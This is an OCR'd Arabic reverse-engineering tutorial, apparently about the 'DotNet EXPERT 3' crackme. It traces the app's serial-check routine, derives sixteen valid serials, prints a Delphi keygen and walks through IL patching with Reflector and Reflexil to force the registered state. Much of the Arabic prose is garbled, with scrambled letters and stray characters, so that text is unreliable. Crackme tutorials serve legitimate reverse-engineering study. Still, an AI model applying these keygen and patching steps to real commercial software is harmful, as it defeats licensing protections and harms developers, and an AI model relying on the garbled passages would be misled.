.) ـتُوَّظخ پدَّ ُپخ ءچ أَّلؤ 9 پوؤَّلاوؤ َّ ُنئچوبر پخ نؤ ُتِظ) دعش َّ ُمظخ صخُِپخ پ ی ٤ ُّودِ َّ صتُحُضخ پ ی ٤ -

.ص*ِپعِپخ لُألأخ ءچ لُأ وِؤ ش ُچ ـتَّدِفـدِچعَ ،ضخُچ (9) صتُحُضخ َّخُظ ضخُچ يً, -

InStrص پِخُِذ- ؟ ص ُّ ُیپخ ص پِ

Str4ص خُِپخ فـدِ a أَّضخ ه, ـکـمس عُ ("InStr) "a Str4, ًَّلائچ ؛ص خُِپخ مم ، َّ*ئی چ ًُّ*ظ :ًَّخِيیـیچ ندِّ خُّب ٧ لل او ؤن

چ ی ئی *ًَّ = 1 بُّن 1 = InStr(Str4,"a").

0 ص مُتُپخ ًُّ*ظ :ًَّخِيیـیچ مـتَ ه خُّب

: ـَّبإعَ ئچدوبرِپذُ --

- Str4ص خُِپذ فـدِ يیـدچ أَّضخ تُّ
- أَّضخ تُّ Str7 ص خُِپذ فـدِ يیـدچ أَّضخ تُّ
- أَّضخ تُّ Str6 ص خُِپذ فـدِ يیـیچ
- Str5ص خُِپذ فـدِ يیـیچ

*ئی چ إ ، ؤ : نُّبِ ::: 1 چُپذ +
*ئی چ إ ، ؤ :نُّبِ ::: 2 چُپذ +
*ئی چ إ ، ؤ :نُّبِ ::: 3 چُپذ +
*ئی چ إ ، ؤ :نُّبِ ::: 4 چُپذ +

-- وِپَّه الل٧ : ؤن خیر بودچئ یف خضَّغ BTRCLick َّتَدَن ودظئ ؤوپ 9 ؤلُأ چ, خیُّج) 1122446173831243 92(.

```
[text] = Me.Ts.Text
If ([text].Length > 16) AndAlso (RHA.GetValue(Strings.Mid([text], 1, 9)) = "112244617383124392") Then
```

: مرتبة من الأقل إلى الأكثر

مرتبة تنازلياً (+) 1 و 2 و 3 و 4 ... لا يوجد خصائص حسب (.

يمكن الحصول على (112244617383124392) :


Str4 = aeimquyCG
Str5 = bfjnrvzDH
Str6 = cgkoswAEI
Str7 = dhlptxBFJ

1	1	2	2	4	4	6	1	7	3	8	3	1	2	4	3	9	2
	Str4		Str5		Str7		Str4		Str6		Str6		Str5		Str6		Str5
a		f		p		u		A		E		b		o		H	
afpuAEboH																	


- تكون 9 أول أحرف من : afpuAEboH

إذن - يتم إدخال أول أحرف afpuAEboH112233445566 في دالة BTRCLICK وتخزينها في L_0031 :

:




ى ظُ ج F10 ن خ ٣ آ ١ و - : وولأخص*ٍ ذ أ ل ل أ ٍ GetValue ص ٍ خ ٍ خ ٍ ث ظ د ى ه ٨ ل ا و و



F11 ش ٣ ُ خ ى ز) ص و َ د ث ظ د ث م ه چ و - أ ل ل أ خ و ، ً د م ُ م ِ ن د د ى خ ُ خ د ن ُ ب ، ى ع م ُ ث ٍ خ ٍ ز ز ُ ذ ه ظ ل ا و و (ص و َ د ث ظ د ص ٍ خ ٍ ي و ب ٍ ى و ً ٍ خ ب ن ث ى ن

ب د ث ُ ب ٍ خ ٍ ه ب ص*ٍ ذ afpuAEboH : ِ ّ



4157. ج ى ظ س ٍ خ ن َ د ث و GetValue ص ٍ خ ً ٍ ج ٍ ص ُ ٍ د ع ٍ خ ص ُ و د ه ٍ ب ٍ خ ل ُ أ ل أ خ ، ً ً ى ج د و ب ر ٍ خ ن ؤ BTRClick ء خ ل إ خ ف ٍ د ل ا و -

- يمكن خيتج 4157 :

زخرف لأمحوذ : 4

Str4 صوبخ صخيذه : 1

جدخ لأمحوذ : 5

؟ صوبخ صخيذه : 7 4 و 3 و 2 و 1 دجب دد يه هيو 7 إتت) (؟ دهيجوا ثيذ صخيذ ح, دبظوو

: يوه دوى, و ثلأخوب بيوو GetValue صبخيخ, خوبي, ثضخ صزد* طسس ثيخ صبضخ وو يوه صثظا -

```
Dim str As String = str2
If Not Versioned.IsNumeric(StrIn) Then
    Return str
End If
Do While (start < 9)
    str3 = (str3 & str8.Chars(Conversions.ToInteger(Strings.Mid(StrIn, start, 2))).ToString)
    start = (start + 2)
Loop
Return str3
```

خة, دع صخوخيذ صمثيذ زنثظ صبيخيذ زب - IsNumeric Not دجدوه هثظ ه

Str3 صثحضخ يوه ثظدو ه* طو صأعيك صثحة خيثظ دندة (أول ه ىه ل) ٣ ثه دجدوه دع صخوه طخ صمثبخ طودة خوب دجو -

. خدوه إباجبه دهبخ هج زيدبيخ هصخ :ه لاوأ

(. خدوه 8 هج إباجبه دهبخ هج زيدبيخ هصخ ن يه, ج ثوخيعه خوو) 9 هج وأبو صثحضخ :ه لاثه

ثانثا: ه ج ه ديش, خي خضحثص 2 يف تت يو ه ش Start=Start+2(0,2,4,) .

راتپا: ه ج ج وو ه كوى يف تت يو ه ش Mid(StrIn,Start,2) .

- Mid(StrIn,0,2) : وو پ ه ئمى
- Mid(StrIn,2,2) : كدين ه ئمى
- Mid(StrIn,4,2) : كديك ه ئمى
- Mid(StrIn,6,2) : ه خز, ه ئمى

ثظدبيخ وب أدا ه و ،ىمىوبيخ صمىوى ه* ىيجبوبيخ Str8 صوبخ صخيبيخ هج أمحلخ ي دكب شوب تت فب ج ه ج ه ظيلاذ.

4157نى ن ؤ ر ك ظ ب خ ن ؤ ج ح *و و

Str8 : ص ى پ خ ص خ ب خ د و

Str8 = "aeimquyCGKOSW-4826 bfjnrvzDHLPTX15937cgkoswAEIMQUY26048 dhlptxBFJNRVZ37159"

: (1 ب و 0 ج ب ز ج ى ع خ ؤ س) و ل أ ز ص م ح *ظ خ د ث ا ذ ر ظ ظ ا ل ا ن ب ج ب خ ت ح م ب

- 4 : ظ ظ س) 14 (ف خ ب ح ص Str8
- 1 : ظ ظ س) 31 (ف خ ب ح ص Str8
- 5 : ظ ظ س) 32 (ف خ ب ح ص Str8
- 7 : ظ ظ س) 35 (ف خ ب ح ص Str8

ن ب ص د ء ه ز ب ب د ب ب خ - 8 ه ج إ ب ا ظ خ ؤ ث ع ب ب خ و ب 4157 (ج ه ل ا و پ) خ ب خ ب ص GetValue- : ى

14313235

ت ن خ ب ب د ب خ ب ب ه ج : afpuAEboH14313235

٣ أ ا و و ب د ب ب خ خ ب ب د و ي ق ز ج ب Register Registered ش د س *ب خ د ب ه ٩ ه ع RegCode ب ى ب خ ز ظ خ ف ب

Registered ؟ ط ظ و ه ب و ه ج أ *ظ ن و ر ه ع ب ظ ت

ذ ه ب ا ن ت ل ا ط ك ي ا ت ل ا أ ت س ا : ا ك ا خ 5.

: ل د ا د ب ب 16 ص أ ب د س ب خ ض ل د ا د ب ب خ ض ل د ا د ع ل خ ء د ل ل إ ص ف ه ى ظ خ ص ت ه ب خ ب ب ي ب و ، ب ب ؤ م ت ض ل د ا د ب ب 8 ح ر ى ى *ب خ ش ى و ل إ خ ٪ د ه ع خ

Str8 = "aeimquyCGKOSW-4826bfjnrvzDHLPTX15937cgkoswAEIMQUY26048dhlptxBFJNRVZ37159"

- (52 - 14) ى *ى ى ظ خ ب خ د ى و 4 : ن ى ن ؤ ر ك ب و ل أ خ ج ب خ
- (69 - 31) ى *ى ى ظ خ ب خ د ى و 1 : ن ى ن ؤ ر ك ز ب ب ب خ ج ب خ
- (70 - 32) ى *ى ى ظ خ ب خ د ى و 5 : ن ى ن ؤ ر ك ك ب ب ب خ ج ب خ
- (68 - 35) ى *ى ى ظ خ ب خ د ى و 7 : ن ى ن ؤ ر ك ز خ ب خ ج ب خ

[4] Location	[1] Location	[5] Location	[7] Location	Serials
14	31	32	35	14313235
			68	14313268
		70	35	14317035
			68	14317068

	69	32	35	14693235
			68	14693268
		70	35	14697035
			68	14697068
52	31	32	35	52313235
			68	52313268
		70	35	52317035
			68	52317068
	69	32	35	52693235
			68	52693268
		70	35	52697035
			68	52697068

هنن مزدعز هفتب ئهبرهچ أعخ صزخئ زنجدچ ايي صئاچ ىعح ح, ضلدمعلخ صخ هزنيذ ضيخ خىعخ (پد ء

پد, خيضدپ هچ پولأخ ءصخ دع أدا وَ (جخىَ, ثنزَ دضدب, ئىتلأذىچخد*پذوئسظذبرع*و بيظعيخ ئهىظذيدمعوخ هنن وؤ

: ىعيخ ثنيذثنيي زنيثنيخ صعدزم هيثنفىدض. و نن هيعدزم جئثنيي خيثنفىدض. و نن هيعدزم جئثنيي خيثنفىدض. و نن هيعدزم فيدچىخ

```
var
  Form1: TForm1;
  I: Integer = 0;
Const
Array2S : Array[0..15] of String =('14313235'
,'14313268'
,'14317035'
,'14317068'
,'14693235'
,'14693268'
,'14697035'
,'14697068'
,'52313235'
,'52313268'
,'52317035'
,'52317068'
,'52693235'
,'52693268'
,'52697035'
,'52697068');

implementation
{$R *.dfm}
procedure TForm1.BTGenClick(Sender: TObject);
begin
//Method #1 ===> Random
Randomize;
TReg.Text := 'afpuAEboH' + Array2S[Random(15)];
//Method #2 ===> Ordinal
if I > 15 Then I := 0;
TReg.Text := 'afpuAEboH' + Array2S[I];
I:= I + 1;
end;
```

ندن هجتماخوجع*عمعخئخونظنؤ هجىو دمتهنيخ خچخ ش عخذ . يثنمىيذيدو دمحيهنيثنؤ ود*ظ لل

تحليل تطبيقات الدوت نت (2)

.Net Applications Analysis (2)

1. تساؤلات

هج ًَّظ شخيلأذ يِع صمُظخ ضدُد ٠ل إذ نؤ دوُتبٌو Reflector, شخيلأذ دي پ دهجًَّثظ ثپخ ص جًَّثعظخ ضدُودث چل إذ ه, پولأذ ءَّصخ فيهخ كًَّح Reflexil. و : Deblector ضدُد ٠ل إذ يِّ جٌّؤ ث*پو، شخيلأذ يِّ شئ

وُظسپخ ضدُم، ءبكؤ ضوًَّپخ ضدثُسهظ ثَّ*ظو ثُحمعپًَّا چدثعچوًَّد*جخَّدُجديك Reflexil و Deblector ظ د ٠ل إذ ثَّظ
طو.

Reflexil. شخيلأذ پالو هجيديبه ثَّن دظ صم٠خو شَبِ جُوَ ٍُادعپخ ءبكؤ يبثپخ ثَّظ كثَّجِ وَيِ Deblector : ر*خَ


.ُكُ دظ خدعپخ چهاپخ ًَ*ز پًَ*ظذ إظظ ٧ الو ؤُسهپخ ًَ، ثَّ*عپخ فيٍ جدهپخ وَپخ Reflexil : ٠ثَو

Reflixel شخيلأذ ضدُودثجِ قُپ 3 Expert DotNet هَمعپخ چُمظ ثمـ .هـ*چ ثَّجِ*پذ صُلَّو

	Reflector Reflexil

	DotNet EXPERT 3.exe


Assembly: زأ*َ چلاذ خٍِّ، يُ٠ُپخ صمجدثَّخًَّ، هَمعپخ چخَى ه٨ ٧ ل ل ى ًَ دٌّى، و Reflector فيهَمعپخ ٣ثٍِ٠پ-
Name




وبدوى دى ثى خ ز *ى ج ه خ ع *ى ل ض ة خ ٨ه ُ ب دى خ ب ع م ه ز ى ا ذ ج ب ج ل ا ع ُ ج خ ع س خ ص ح إ خ ظ خ ب خ ظ *ظ ب إ خ ز د ث ب خ م ي ؤ ا ث

ه ى ث ب خ ض خ و أ ع ب خ ص *ز د ع ب ث ا ل ؤ ج ل ا ذ ه م ع ب خ , ج ص و ن ث ظ ذ ص و ؤ ن ج ب


ج ُ ب و Reflexil ش خ ي ل أ ذ خ ن ذ ك ع ا ب ب خ ن ذ ن ِ ش ذ ب ي خ ن ذ ن ع ن د ى * ج ذ *ج Name Assembly Assembly Definition



و ب ث س ب ص ل ذ Name definition و و أ و خ ب :- Assembly Name




و ب ي و أ ذ ص *ز د ع ج ف ب د و ذ ا ل خ ِ ج و Patched_2 ... ... Patched_3 ص ظ ج ص ُ ب د ع ب خ ض ا ذ ا ظ خ ز و ب ع ب Patched_1
خ ب أ ع ُ و خ ض:



.إخجفيثَ*عيخ ٧ةزخخيثيپ

(+) صمجدثيذ ,و خجملدوَش يخ- Assembly Name ٧للاىُو ى,و ،رعيت ه, ش َدسو صونثُؤ يَخببو Name Exe
ى هـ٨

ش ِدُديپخ وبـReflexil صُد ٠ل إخش ِدُدوطَ ظُ ِ ُ ُ لى عيپخ إخظخجُذُخ, ١أ٣ پخ :definition Module




:دقه َ َ ِ ددَ َ ُ ٨ه ٧للاظدمتِ

as Save


:Reload

پى ٣أ١ Save as وبًا ٧ خظخإزدُج: Patched_1




ً*ز ٧لا إظظ وبًـىعو زدئج ٧اضخ ٣ثِو , إظظ Patched_1.exe يف Reflector للاوو ى هـ٨ جُذ ـً
٧

Patched_1 :



الأول وثائق وبخ Reflexil تسطيح تملك وخالج [Configure Reflexil .. [و٪ و ٣أ١ يخ شرود كعاظ
شـ ـ ـ

دوُ٩و خ ب ـز ص بطخ ُبد*يخ وبد MainForm ئً يف ُخ ل أذ ()ctor وًى يدَ ُعوخ Constructor وُّ ,محُدض زدء
ئُمسيخ.



ئُمسيذز ص بطخض دوئنظخ يخً,ؤ ءخ ـبـو ,ئُمسيخ فـيص چئ ع ِظخص چد*يخ ض للمعمخيص ُجخز ُج ئ ./خ ض داُ*ظ لا للاى ُ ُ ُيـ ب ـبـو يًخ ئ,
Me.InitializeComponent

```
Public Sub New()
    Me.T1 = 0
    Me.IntT = 0
    Me.StrArr = New String() { "Failure", "Success", "Failure", "Maybe Incorrect Input...
    Me.InitializeComponent
End Sub
```

ص ُم ِع يخ و (RadioButton PicutreBox, Button, ...) ./ئ يبخكـ ُل ه چض دوئنظخ إ ُ*ظ لا للاى ُ ء خ ـل إ خ ء ـبـو يًخ ئ,
د ُّو ـ ُو.

Version Register: ُ ُّيـ دز ص جنخض خ يخً,ل إ خ دد ُّ لا و و


Button First My: وبـ ص زدعئ يخو ُ ١ ول أخو بـ ص ُ ُ ُحظخ ذ ب يـ و ُ أ ُ ع ز خ ئ ث و دو ـ ي : ص ُ خ ِع يخ ذ ذ ز ه چ

Edit: ُ دعـو ه ن ل أخش ُ إ ُ ب يخ ُ ُّ ز ١٣ ُ ١ و و GetGray ص ب يخً خً, ُّ ى ع ل ُّ ب يخ 546 ُ ه ِ ب يخ ُ دعـ Instruction ص ل ئ يخ ف يـ


0545	1860	ldfld	System.Windows.Forms.Button DotNet_EXPERT_3.MainForm::BRV
0546	1865	call	System.Drawing.Color System.Drawing.Color::get_Gray()
0547	1870	callvirt	Syste ... Base::set_BackColor(S
0548	1875	ldarg.0	
0549	1876	ldfld	Syste ... ERT_3.MainForm::BRV
0550	1881	call	Syste ... dows.Forms.Cursors::g
0551	1886	callvirt	Syste ... l::set_Cursor(System.'

Create new...
Edit...
Replace all with code...
Delete
Delete all

:ضرعم ضرعي شرود ديب ىدعت



(:ىدعيخ ةيخ Get_Green) دهيجدعش ةشرود ىدعي Get_Gray خ, ١٣ و




546: ةيخ خ, تمئت ةعيخ نؤ لاو ،شرديخؤخأ ،ضخوأعيخ ٧ ضUpdate يخ, ١٣ و ثم


0545	1860	ldfld	System.Windows.Forms.Button DotNet_EXPERT_3.MainForm::BRV
0546	1865	call	System.Drawing.Color System.Drawing.Color::get_Green()
0547	1870	callvirt	System.Void System.Windows.Forms.ButtonBase::set_BackColor(Sys

ةثؤ ةدمهذ ةيخ 586 رعت و دنب و Vesion Register شدس* يخ خ, ىلع يخو My First خيئ


Button :



دعـث ـه Name Exe ًخ, ٣ أ ا ـپـدز إحظخ ٧ أيْن خ Save as و و ـِم خظخ إ: For Fun



ض خو ُ أ ـعـيـخ ً ُ دوَ (Fun.exe For) ئ ظدـيـخ إحظخ ث أ وَ:



BRVClick: غ ضخ ٥ خ و ددى • ى چ و ب ي د* و -

ز خ َ ص ـ عدَ Exe name ه چ ٣ أ و و : Patched_1 ث َ ي ظخ ث أ وَ Reflixel خيَّ ي چ د ُ دَ ُ ؤ ث ـ ي خ ض خ و أ ـعـيـخ ص ـ ي خ إ Reload

ب ُ خ ُ

ص: ز ُ ؤ ص ز ى خ ٥ ظخ ض ا ل ُ ً* ـعـيـخ ـ ع إ ل ُ ك ُ ً دـ چ ه ُ ـ ب ـ و د ي ؤ ز ُ خ ظخ ـ ي ـ ئ ـ ي خ ز ن خ ك ُ ع

```
Me.IntT = 0
If ((Me.TNS.Text = "") Or (Me.TSS.Text.Length < 5)) Then
   Me.MacroMe(2, 3, 0)
Else
```

أولاً 5 حتى يتم إدخال نوع الخطأ في الحقل: صحيح فيه

MacroMe استدعاء الدالة ٢ وتمرير القيم فيه Parameters (0 – 3 – 2

رمز الخطأ.

استدعاء دالة MacroMe

```
Public Sub MacroMe(ByVal StrUp As Integer, ByVal StrDn As Integer, ByVal IntIn As Integer)
   StrUp = (StrUp * Me.IntT)
   IntIn = (IntIn * Me.IntT)
   Me.LTT.Text = Me.StrArr(StrUp)
   Me.TRES.Text = Me.StrArr(StrDn)
   Me.timer1.Enabled = True
   Me.PB.BackgroundImage = Me.Img
End Sub
```

ضرب القيمتين الأولى و الثالثة بالمتغير العام
IntT

اظهار النص الموافق من المصفوفة
StrArr

رمز الخطأ: ctor و StrArr يحتوي على نص الخطأ المناسب

```
Me.IntT = 0
Me.StrArr = New String() { "Failure", "Success", "Failure", "Maybe Incorrect Input...
Me.InitializeComponent
End Sub
```

Failure	0
Success	1
Failure	2
Maybe Incorrect Input	3
Standard Edition	4
Professional Edition	5
What is Upper Text .. This Is Result ..	6

الخطأ (0) وخاص بالنصوص Maybe (3) – وخيبة Failure (2) – وخيبة MacroMe(2,3,0)

IntT : المتغير الأول يحتوي على الرقم 0 ().

و يعيد MacroMe (2,3,0) : بو MacroMe (0,3,0).

فيديو ٣ خطوات ٨ ص* يخ يه ج أمن ندة . ءخلإ ض ج دمة جتيخ ت ع :)1(يعمع خ ص ى طودة خب ه يت و
لدى تم يخ ع ل ر ز ض (ص ؛ يخ ت مص) ج ب ر و ج ى.

ءخلإ ص ز في ٧ ل ا- ك. يخ ت ف ع ي خ ى ، 1 ص ي IntT يم عظ ء د ه ، ب ج ع ت إ ت (BRVClick)

```
